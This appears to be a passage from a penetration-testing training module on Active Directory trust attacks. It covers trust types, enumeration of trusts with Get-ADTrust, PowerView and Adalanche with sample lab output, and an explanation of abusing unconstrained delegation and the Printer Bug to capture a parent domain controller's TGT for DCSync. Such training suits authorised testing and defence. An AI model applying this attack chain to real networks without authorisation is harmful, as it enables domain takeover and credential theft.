12. Active Directory Trust Attacks

Introduction to Active Directory Trust Attacks

Setting the Stage

Active Directory (AD) is prevalent across organizations of all sizes. Even with the push in recent years to move to a hybrid or full cloud-based environment, AD still reigns supreme in many companies. Hence, as penetration testers we must have a deep understanding of the ins and outs of AD, its complexities, intricacies, and the many ways it can be misconfigured or native features can be abused. One aspect of Active Directory that came to the forefront almost a decade ago with the work of researchers such as harmj0y with iconic blog posts such as The Trustpocalypse in 2015 and A Guide to Attacking Domain Trusts in 2017. At that time, for many penetration testers, attacking domain trusts was a relatively new/foreign concept but for those actively testing in those times it opened up many new avenues of attack to be successful in our assessments and to help our customers further secure their environments. Over the years, more and more excellent research has been published by various members of the InfoSec community, furthering the early work and opening up many new possibilities for abusing AD trust relationships (both within the same forest and across forests).

This module is designed to equip you with the knowledge and skills necessary to understand and defend against trust-based attacks within Active Directory environments. In today's cybersecurity landscape, where organizations rely heavily on interconnected systems for seamless operations, understanding the intricacies of trust relationships is paramount. Active Directory, as a central component of many networks, forms the backbone of user authentication, authorization, and resource management. However, its complexity also presents vulnerabilities that malicious actors can exploit to gain unauthorized access and wreak havoc on organizational assets.

This module focuses specifically on two types of trust relationships: intra-forest and cross-forest trusts. Intra-forest trusts allow for communication and resource sharing between multiple domains within a single forest, while cross-forest trusts extend this capability across domains in different forests. While these trust relationships enhance collaboration and resource access, they also introduce potential security risks if not properly configured and monitored. As penetration testers, understanding the nuances of these trust relationships enables us to identify and exploit weaknesses that adversaries may leverage to compromise network integrity.

Why Should We Care About Trusts?

Oftentimes a penetration tester will find themselves assessing a large organization where they are able to gain a foothold in their current Active Directory domain but unable to escalate privileges. Enter trusts. Perhaps we have exhausted all avenues of attack but find that we can Kerberoast across a trust and compromise a child domain. Once compromised, we can use that access to easily compromise the parent domain that we are positioned in. We may also identify trust relationships with other forests and compromising a partner forest may grant us access that we need to compromise our current forest through any number of attacks.

Throughout this module, we will delve into the intricacies of both intra-forest and cross-forest trust relationships, exploring common and lesser-known attack vectors from both Windows and Linux machines. In the sections that follow, we will explore real-world scenarios, case studies, and hands-on exercises to gain a deeper understanding of Active Directory trust attacks. By the end of this training, you will be equipped with the knowledge and skills necessary to assess, mitigate, and defend against trust-related threats. This knowledge in turn will help sharpen your skills as a penetration tester, or for any blue teamers, it may help you to bolster the resilience of your organization's Active Directory infrastructure after gaining a deep understanding of *why* certain attacks are possible.

Trust Types

While this module assumes an intermediate understanding of how Active Directory works, it's worth defining the various types of trusts that we may encounter in the wild. Not all of these will be covered in this module.

- `Parent-Child`: This trust relationship forms between a parent domain and a child domain within the same forest. The parent domain inherently trusts the child domain, and vice versa. It's established automatically whenever a new child domain is created within a forest.
- `Tree-Root`: This trust relationship links the root domain of one tree to the root domain of another tree within the same forest. Whenever a new tree is created in a forest, this trust is automatically established.
- `External Trust`: This trust link forms between a domain in one forest and a domain in a separate forest. It facilitates users from one domain to access resources located in the other domain. Typically, it's implemented when accessing resources in a forest lacking established trust relationships.
- `Forest Trust`: This trust relationship is established between two forests, specifically between the root domains of each forest. It enables users from one forest to access resources hosted in the other forest.

- `Shortcut (or Cross-Link) Trust`: This trust connection emerges between two child domains belonging to different trees (or parent domains) within the same forest. It aims to minimize authentication hops between distant domains and can be either one-way or two-way transitive.
- `Realm Trust`: This trust relationship connects a Windows domain with a non-Windows domain, such as a Kerberos realm. It enables users within the Windows domain to access resources situated in the non-Windows domain.

The most commonly seen trust types are `Parent-Child`, `Tree-Root`, `External`, and `Forest` trust. `Cross-Link` trusts are seen occasionally along with `Realm` trusts but more infrequently. In this module, we will focus on `Parent-Child` and `Forest Trust` relationships.

Hands-On Lab Scenarios

Throughout this module we will cover real-world attack examples with accompanying command output, the majority of which can be reproduced on the lab machines that can be spawned in each section. You will be provided with the access needed to master intra-forest and cross-forest trust attacks from Linux and Windows testing machines. Challenge yourself to reproduce all examples shown throughout the sections and complete the end of the section questions. The module culminates in an intensive skills assessment that will test your knowledge of enumerating and attacking both intra and cross forest trust.

This module assumes a thorough understanding of Active Directory and its various technologies, common attacks, and misconfigurations. If you need a refresher on trusts in general or common Active Directory attacks, some of which we will be reproducing across trusts, consult the Active Directory Enumeration & Attacks module. Now let's dive into enumerating domain & forest trusts to set the stage for the multitude of attacks we will cover in the coming sections.

Enumerating Domain & Forest Trusts

When performing initial Active Directory enumeration, it is important to note down any and all trust relationships, as trusts may present an attack vector that may lead to compromise of one or more domains through either misconfigurations or abusing built-in functionality. We can use various tools to enumerate domain and forest trust relationships. We'll cover an example using a built-in cmdlet as well as an open source tool. If we land on a machine with the ActiveDirectory PowerShell module available we can use the Get-ADTrust cmdlet to enumerate any possible trust relationships. Let's have a look.

```
PS C:\htb> Import-Module activedirectory
PS C:\htb> Get-ADTrust -Filter *
```

```
Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=logistics.ad,CN=System,DC=inlanefreight,DC=ad
ForestTransitive        : True
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : logistics.ad
ObjectClass             : trustedDomain
ObjectGUID              : 8d52f9da-361b-4dc3-8fa7-af5f282fa741
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=inlanefreight,DC=ad
Target                  : logistics.ad
TGTDelegation           : False
TrustAttributes         : 8
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False

Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       :
CN=child.inlanefreight.ad,CN=System,DC=inlanefreight,DC=ad
ForestTransitive        : False
IntraForest             : True
IsTreeParent            : False
IsTreeRoot              : False
Name                    : child.inlanefreight.ad
ObjectClass             : trustedDomain
ObjectGUID              : 44591edf-66d2-4d8c-8125-facb7fb3c643
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=inlanefreight,DC=ad
Target                  : child.inlanefreight.ad
TGTDelegation           : False
TrustAttributes         : 32
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
```

From the output we can see that we have a trust with the LOGISTICS.AD domain from our current position in the INLANEFREIGHT.AD domain. The trust is bidirectional (or two-way), meaning that users and computers in the INLANEFREIGHT.AD domain can likely access resources in the LOGISTICS.AD domain, and vice-versa. This trust is between two forests, which we will see more of in the sections about cross forest trust attacks. We also have a bidirectional trust with the child domain CHILD.INLANEFREIGHT.AD. The trust is intra-forest (meaning that both domains belong to the same forest), so we can safely assume that we are currently positioned in the domain within the INLANEFREIGHT.AD forest. This is important because it will play an important part in the types of attacks we are able to perform later on in this module.

Next, let's perform the same enumeration using an old (but still great) tool, PowerView. This tool comes equipped with several functions for enumerating domain trusts, documented here. To start out let's use the `Get-DomainTrust` function and see what information is returned.

```
PS C:\htb> Get-DomainTrust

SourceName      : inlanefreight.ad
TargetName      : logistics.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 12/26/2023 4:13:40 PM
WhenChanged     : 3/12/2024 4:54:19 AM

SourceName      : inlanefreight.ad
TargetName      : child.inlanefreight.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 3/13/2024 12:46:48 PM
WhenChanged     : 3/13/2024 12:46:48 PM
```

This is similar to the output given by the `Get-ADTrust` cmdlet but presented in a more user friendly manner. We can quickly see that we are indeed in the parent domain, INLANEFREIGHT.AD and we have a cross forest trust with the LOGISTICS.AD domain and an intra forest trust with the CHILD.INLANEFREIGHT.AD domain. The `Get-DomainTrustMapping` function is useful as well.

```
PS C:\htb>  Get-DomainTrustMapping

SourceName      : inlanefreight.ad
TargetName      : logistics.ad
```

```
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 12/26/2023 4:13:40 PM
WhenChanged     : 3/12/2024 4:54:19 AM

SourceName      : inlanefreight.ad
TargetName      : child.inlanefreight.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 3/13/2024 12:46:48 PM
WhenChanged     : 3/13/2024 12:46:48 PM

SourceName      : child.inlanefreight.ad
TargetName      : inlanefreight.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 3/13/2024 12:46:48 PM
WhenChanged     : 3/13/2024 12:46:48 PM

SourceName      : logistics.ad
TargetName      : inlanefreight.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 12/26/2023 4:13:40 PM
WhenChanged     : 3/13/2024 1:02:44 PM

SourceName      : logistics.ad
TargetName      : MEGACORP.AD
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Outbound
WhenCreated     : 3/9/2024 11:08:15 AM
WhenChanged     : 3/15/2024 8:39:41 AM
```


This function will first perform the same enumeration as the `Get-DomainTrust` function and then attempt to enumerate all trusts for every domain that is uncovered. In the above output we see what we already know, our current position and the child trust and bidirectional forest trust enumerated earlier. We also see another forest trust between the LOGISTICS.AD and MEGACORP.AD forests. This is an outbound trust relationship, meaning that users and computers in the MEGACORP.AD domain may be able to access resources in the LOGISTICS.AD domain. It is worth noting down as we could possibly find a way into the MEGACORP.AD domain (i.e. credential reuse, etc.), however cross-forest trust attacks that


would require a user in the LOGISTICS domain to be able to authenticate into the MEGACORP domain will not work.

Now that we've seen some examples of enumerating trusts using built-in and open source tools, let's shift gears a bit and go into some visual representations of these trust relationships.

Mapping Active Directory Trusts

Enumerating data is paramount during any penetration test but sometimes it may all seem to mix together or we may lose some critical points with the sheer volume of tool data they often produce. When analyzing domain trust relationships, visualizations are key, especially if there are many trust relationships and we want to look for a clear attack path. There are several useful tools, the first being BloodHound.

Let's take a look at the current target environment's trusts. Here we have run SharpHound collection against each of the domains that we enumerated in the previous section, INLANEFREIGHT.AD, CHILD.INLANEFREIGHT.AD, LOGISTICS.AD.



In the graphic above, we can clearly see what attack paths are possible depending on our position in the network. For example, if our starting point is in the CHILD.INLANEFREIGHT.AD domain, we have the possibility of compromising the INLANEFREIGHT.AD and LOGISTICS.AD domains through the trust attacks we cover in this module. If we start in INLANEFREIGHT.AD we will be able to compromise the CHILD domain and possibly the LOGISTICS.AD domain.

The wildcard here is the MEGACORP.AD domain. Since there is an `outbound` trust from LOGISTICS.AD to MEGACORP.AD there is a possibility that users and computers in the MEGACORP domain will be able to authenticate into the LOGISTICS domain. So, if our client positions us in the MEGACORP.AD domain, it is likely that we would be able to compromise the LOGISTICS domain and onwards through to the CHILD domain. However, we will later learn that it might be possible for a user in the LOGISTICS.AD domain to access MEGACORP.AD domain.


Another option we have is the tool Adalanche. This tool is similar to BloodHound but a bit faster to get up and running. Using a single binary we can run an AD data collection task and immediately open the visualization part of the tool for our analysis (by default on port 8080 on the machine you run it on).

```
PS C:\Tools> .\Adalanche.exe collect activedirectory --domain
inlanefreight.ad

[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in
production.
 - using env:   export GIN_MODE=release
 - using code:  gin.SetMode(gin.ReleaseMode)

13:03:51.652  INFORMA  Adalanche Open Source v2024.1.11-44-gf1573f2 (non-
release), (c) 2020-2024 Lars Karlslund, This pr
ogram comes with ABSOLUTELY NO WARRANTY
13:03:51.661  INFORMA  AD controller(s) detected as: DC01.inlanefreight.ad
13:03:51.662  INFORMA  Setting up unencrypted LDAP session to
DC01.inlanefreight.ad:389
13:03:51.663  INFORMA  Connecting to DC01.inlanefreight.ad:389
13:03:51.670  INFORMA  Using current user authentication mode
LDAP_AUTH_NEGOTIATE
13:03:51.674  INFORMA  Successfull connect to DC DC01.inlanefreight.ad
13:03:51.674  INFORMA  Probing RootDSE ...
| Dumping from  ... (1/-, 994 objects/s) [0s]
13:03:51.675  INFORMA  Saving RootDSE ...
| Dumping from  ... (1/-, 501 objects/s) [0s]
13:03:51.681  INFORMA  Collecting schema objects from
CN=Schema,CN=Configuration,DC=inlanefreight,DC=ad ...
- Dumping from CN=Schema,CN=Configuration,DC=inlanefreight,DC=ad ...
(1769/-, 2717 objects/s) [0s]
13:03:52.405  INFORMA  Collecting configuration objects from
CN=Configuration,DC=inlanefreight,DC=ad ...
| Dumping from CN=Configuration,DC=inlanefreight,DC=ad ... (1830/-, 3728
objects/s) [0s]
13:03:52.961  INFORMA  Collecting 2 other objects ...
13:03:52.961  INFORMA  Collecting from base DN
DC=DomainDnsZones,DC=inlanefreight,DC=ad ...
| Dumping from DC=DomainDnsZones,DC=inlanefreight,DC=ad ... (47/-, 3267
objects/s) [0s]
13:03:52.981  INFORMA  Collecting from base DN
DC=ForestDnsZones,DC=inlanefreight,DC=ad ...
| Dumping from DC=ForestDnsZones,DC=inlanefreight,DC=ad ... (24/-, 3431
objects/s) [0s]
13:03:52.990  INFORMA  Collecting main AD objects from
DC=inlanefreight,DC=ad ...
| Dumping from DC=inlanefreight,DC=ad ... (258/-, 2776 objects/s) [0s]
13:03:53.099  INFORMA  Collecting group policy files from
\\inlanefreight.ad\sysvol\inlanefreight.ad\Policies\{31B2F340-
```


```
016D-11D2-945F-00C04FB984F9} ...
13:03:53.124  INFORMA  Collecting group policy files from
\\inlanefreight.ad\sysvol\inlanefreight.ad\Policies\{6AC1786C-
016F-11D2-945F-00C04fB984F9} ...
13:03:53.137  INFORMA  Terminating successfully
```

Repeat the collection process specifying `--domain logistics.ad` to collect further trusts data. Finally, type `.\Adalanche.exe analyze` and a browser window will open that displays the Adalanche visualizer on port 8080 on our localhost.

Once open, inputting the query `(objectClass=trustedDomain)` into the query editor will show us all domain trusts visible within the data we collected. Inputting this query as the `Start Query` and `Middle Query` will give us a view that shows all possible trusts.



Inputting the query as only the `Start Query` will give us a visualization similar to BloodHound. We can click on each trust node and get detailed information about the node. From here we can begin looking for attack paths and gain a better understanding of how the target Active Directory environment all fits together.



These types of graphics are not only useful for planning our attacks but are also a powerful visualization to include in our client report. You may run into a very large, complex environment (I once pentested one that had over 30 domains through a variety of trust types) and the client has no idea just how vulnerable they may be due to improperly configured trust relationships. These graphics could help to quickly convey a message about the risks associated with different types of trusts.

Moving On


Now that we have seen how to enumerate and visualize domain trust relationships, let's dive into the fun stuff. We will begin with a scenario compromised of various intra-forest trust attacks, or ways that we can compromise a parent domain after compromising a child domain. We will then work through a variety of cross-forest attacks, showing that the forest is Not A Security Boundary.

Unconstrained Delegation

`Unconstrained delegation` is an Active Directory feature that allows a `service` running under a user account to `impersonate` other users and access resources `on their behalf`. This means that the service can pass the user's credentials to other services without any restrictions, potentially exposing sensitive information or allowing unauthorized

access to resources. Unconstrained delegation poses a significant security risk if not properly configured.

Unconstrained delegation, the sole form of delegation available in Windows 2000, presents a significant security concern due to its unrestricted nature. When a user requests a service ticket on a server with unconstrained delegation enabled, their `Ticket Granting Ticket (TGT)` becomes embedded into the service ticket presented to the server. This allows the server to cache the ticket in memory and subsequently `impersonate` the user for further resource requests within the domain. In contrast, if unconstrained delegation is not enabled, only the user's Ticket Granting Service (TGS) ticket is stored in memory. In the event of a compromise, an attacker would only be able to access the resource specified in the TGS ticket within the user's context, limiting the potential impact of unauthorized access. Therefore, the careful management and restriction of delegation permissions are essential to mitigate the risks associated with unconstrained delegation.



By default, all domain controllers have `Unconstrained Delegation` enabled. This means that they possess the capability to impersonate users and access resources on their behalf without any restrictions. While unconstrained delegation facilitates seamless authentication and resource access within the domain, it also poses significant security risks if not properly managed. In default domain deployments, writable `Domain Controllers (DCs)` are typically configured to permit unconstrained delegation. This configuration implies that any user lacking the `Account is sensitive and cannot be delegated` setting on their account or not included within the `Protected Users` group will transmit their `Ticket Granting Ticket (TGT)` within a service ticket when accessing a server with unconstrained delegation enabled. Consequently, this exposes potential security

vulnerabilities, as the TGT can be exploited to gain unauthorized access to resources within the domain.

There are two attack scenarios to abuse this:

1. Waiting for a privileged user to authenticate
2. Leveraging the Printer Bug

If a child domain controller (DC) which has unconstrained delegation enabled by `default` is compromised, we can potentially extract the `Ticket Granting Ticket (TGT)` of an `Administrator` from the parent DC who subsequently logs into child DC. With this TGT, we gain the ability to move laterally within the network and compromise other machines, including parent domain controller.

Alternatively, if no `user` or `Administrator` logs into the child DC from the parent DC, we can exploit the `Printer bug` to force an authentication attempt from the `parent DC` to the `child DC`. This forced authentication allows us to intercept the TGT of the machine account of the parent DC (`DC01$`). Subsequently, we can leverage this TGT to execute a `DCSync` attack, allowing us to escalate privileges and further compromise the network.

The Printer Bug is a flaw in the MS-RPRN protocol (Print System Remote Protocol). This protocol defines the communication of print job processing and print system management between a client and a print server. To leverage this flaw, any domain user can connect to the spools named pipe with the `RpcOpenPrinter` method and use the `RpcRemoteFindFirstPrinterChangeNotificationEx` method, to force the server to authenticate to any host provided by the client over SMB.

Lab Setup

